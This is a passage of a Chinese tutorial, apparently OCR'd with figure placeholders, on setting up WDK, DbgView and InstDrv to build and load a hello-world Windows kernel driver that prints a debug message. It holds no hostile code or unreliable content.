


图1 WDK安装界面

安装完成后，可以在“开始”→“所有程序”中看到如图2所示的菜单。这就说明你已经准备好了Windows驱动编译和调试的环境——WDK。

Dbgview.exe和InstDrv.exe是不需要安装的，直接就能使用。

Dbgview.exe的主要功能是将驱动执行的调试信息显示出来，因为大多数情况下驱动执行的效果是没有界面显示的，因此需要使用Dbgview.exe来监控查看。

InstDrv.exe的主要功能是加载并启动驱动程序，驱动程序与我们平时使用的应用程




图2 开始菜单中的WDK




图3 保存的文件




图4 驱动编译成功




图5 编译得到的SYS驱动文件




图6 Dbgview的设置

序不一样，我们平时使用QQ时直接双击就可以运行程序了，但是驱动程序不可以用双击的方法来执行，这时就得用InstDrv.exe了。

第三步：编写代码

到这里我们就搭建好了一个简单的Windows驱动开发和调试的环境了，下面就可以进行驱动程序的开发了。开发主要分为三个步骤：编写代码、编译驱动程序、调试测试效果。

首先是编写代码，编写代码可以使用任意一款文本编辑器（记事本、EditPlus、UE等等），代码主要分为三部分：

1、makefile文件：格式是固定的，一般情况下不需要改动。代码如下：

```
!IF DEFINED(_NT_TARGET_VERSION)
!	IF $(_NT_TARGET_VERSION)>=0x501
!		INCLUDE $(NTMAKEENV)\makefile.def
!	ELSE
!		message BUILDMSG: Warning : The sample "$(MAKEDIR)" is not valid for the current OS target.
!	ENDIF
!ELSE
!	INCLUDE $(NTMAKEENV)\makefile.def
!ENDIF
```

2、Sources文件：源代码列表文件。里面是一些配置信息，依次包括：

目标名称：要生成驱动的文件名。
目标类型：要编译出的是驱动程序，因此这个填写DRIVER。
目标路径：驱动编译后的保存路径，如果填写Driver，意思就是在该目录下的Driver子目录生成编译好的驱动程序。
源代码列表：将要编译的源代码写在这里，编译器会对该源代码进行编译。

代码如下：

```
TARGETNAME=h4ck
TARGETTYPE=DRIVER
TARGETPATH=Driver

SOURCES=h4ck.c
```

3、源代码文件：这个是我们需要编写的，也就是上面列表中的h4ck.c文件了。先来一个简单的练练手吧，打开记事本编写如下代码：

```
#include <ntddk.h>
VOID Unload(IN PDRIVER_OBJECT DriverObject){
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,IN PUNICODE_STRING RegistryPath){
		DriverObject->DriverUnload = Unload;
		DbgPrint("no hack no life! By h4ck.cn");
		return STATUS_SUCCESS;
}
```

我们先不管这些代码的含义，直接将其保存为h4ck.c文件。到现在为止，我们已经编写好了编译驱动所需要的三个文件，文件名分别是makefile、Sources和h4ck.c。将这三个文件保存在E:\mywork\demo1中，当然目录可以任意起名，不过路径中最好不要包含空格和汉字，如图3所示。

第四步：编译驱动

这步操作比较简单，依次点击“开始”→“所有程序”→“Windows Driver Kits”→“WDK 7600.16385.1”→“Build Environments”会看到四个子菜单，分别是Windows 7、Windows Server 2003、Windows Vista and Windows Server 2008、Windows XP。选一个目标操作系统，我是在XP下测试该驱动，因此我选择Windows XP，这个根据你自己的情况选择。选好后会有两个子菜单：x86 Checked Build Environment和x86 Free Build Environment，分别是生成测试版驱动和生成发布版驱动。一般在测试的时候使用前者，正式发布程序的时候使用后者，因为后者会对程序进行进一步的优化，前者优化较少主要是为了方便调试，这里我们选前者。然后会弹出一个cmd窗口，在窗口中输入“cd /d E:\mywork\demo1”命令后回车，将目录切换到E:\mywork\demo1下，然后输入“build”命令进行自动编译链接，如果看到如图4所示，说明驱动程序已经编译成功了。

图4中提示三个文件编译完成，就是前面准备的那三个文件，生成一个可执行文件，就是生成了编译成功的驱动程序，在E:\mywork\demo1下多了一个driver目录，是我们在makefile中设置的TARGETPATH=Driver。在该目录下的i386目录中看到了我们编译出来的驱动程序了，如图5所示。

呵呵，是不是很有成就感呢。希望大家能亲自动手实践一下，熟悉一下驱动开发的流程。

第五步：测试效果

测试就需要用到Dbgview.exe和InstDrv.exe了。首先打开Dbgview程序，设置一下监控内核，如图6所示即可设置完成。

然后就可以开始监控内核了，开始监听后使用InstDrv加载和启动驱动。打开InstDrv，界面如图7所示。

可以直接将我们编译好的驱动程序h4ck.sys拖到InstDrv里，然后就可以对这个驱动进行安装、启动、停止和卸载操作了。操作的结果会实时显示在InstDrv的底部。安装完成后就可以启动了，点击启动后，看Dbgview的监听窗口，如图8所示。

可以看到是将源代码中的一句话打印了出来。说明我们的驱动运行成功了。驱动程序是怎么将那段字符串打印出来的呢？这就要阅读以下源代码了，用记事本打开h4ck.c文件。

